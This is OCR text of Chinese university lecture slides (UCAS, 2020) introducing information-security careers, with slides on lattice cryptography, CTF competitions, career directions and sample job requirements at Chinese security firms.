
量子与密码、格密码（LBC）

格密码，Lattice-Based Cryptography（LBC）

- 企业对云存储、云计算安全极重视，对全同态加密高度关注
- 现有全同态加密方案均是基于Lattice代数结构的
- 目前效率还不是特别高，部分企业还不接受
- 然而LBC可能成为解决量子世界安全问题的候选方法之一，也是至今为止唯一已知的方法
- Lattice的本质是高维空间中几何学和代数学的组合

热门方向：

- Fully Homomorphic Encryption，FHE，全同态加密
- Multilinear Groups，多线性群




网络安全产业链图谱（部分）

网络安全竞赛现场



BCTF


00:08:22
Alogin
Xlmg
Nvsb


XXXX红蓝对抗赛1


XCTF Finals 2017
00:00:00
score
CyKor
FloppyPig
NPC
motesolo
NeSE
Redbud
ROUND 93
REPLAY

信息安全职业方向


信息安全职业方向
安全架构
安全开发
体系构建
身份管理
网络设计
安全运营
事件响应
数据恢复
脆弱管理
积极防御
风险评估
渗透测试
漏洞扫描
源码审计
数据资产
安全治理
法律法规
企业规范
安全审计
行政管理
职业发展
培训认证
安全认证
安全社区
安全会议
腾讯玄武实验室
TENCENT'S XUANWU LAB

大厂岗位需求

字节跳动 - 后端开发工程师（安全方向）
20k-40k / 1-3年 / 本科 / 研发

- 熟练掌握 Linux/Mac/Windows 平台的各种开发技能；
- 精通一种或几种以下语言，Python / Go / Java / C++ 等；
- 熟悉常用算法数据结构，熟悉网络编程、多线程编程技术；
- 善于学习和运用新知识，具有良好的分析和解决问题能力；
- 具有良好的团队合作精神和积极主动的沟通意识。

加分项：
1、有安全产品开发背景优先；
2、比较了解安全开发、安全测试、漏洞检测等安全知识。

奇虎360 - 渗透测试工程师
15k-25k / 1-3年 / 本科 / 研发

- 熟练掌握常见的攻防技术，并了解相关原理，能提供防御、检测方案。
- 熟练掌握各类渗透测试工具（MSF、CS等等），并了解相关原理。
- 熟练掌握一门编程语言(Python/Java/C/C++等等)。
- 熟悉常见安全设备，具备一定安全设备绕过能力。
- 了解网络协议，熟悉TCP/UDP等协议。
- 有良好的沟通能力与学习能力。

安天-安全咨询助理
5k-8k / 应届生 / 本科 / 其他


- 初步了解ISO27000系列等信息安全相关标准；
- 对信息安全有初步的认知；
- 善于学习，对安全咨询有浓厚兴趣；
- 良好的沟通表达能力、文档编写能力。


中国评测网安中心 - 等保风评工程师
10k-15k / 应届生 / 硕士 / 测试

- 具有较好的理论修养和表达能力，善于沟通，具备较好的写作能力
- 对云计算、移动互联网、人工智能、工业互联网、车联网、个人隐私保护等新技术有研究者优先
- 具有渗透测试能力优先；具有源代码安全测试能力优先。

你就是下一个天选之人


人，一定要有梦想





从今以后，黑客与我无关，数据已删，shell已转手，肉鸡已放完，日常搞站的电脑已经砸了；从前没得选择，如果一切可以重新开始，我只想做个好人！


中国科学院大学
University of Chinese Academy of Sciences
我在国科大等你
2020
U CAN APPROACH SCIENCE



欢迎批评指正

THANKS

中国科学院大学
University of Chinese Academy of Sciences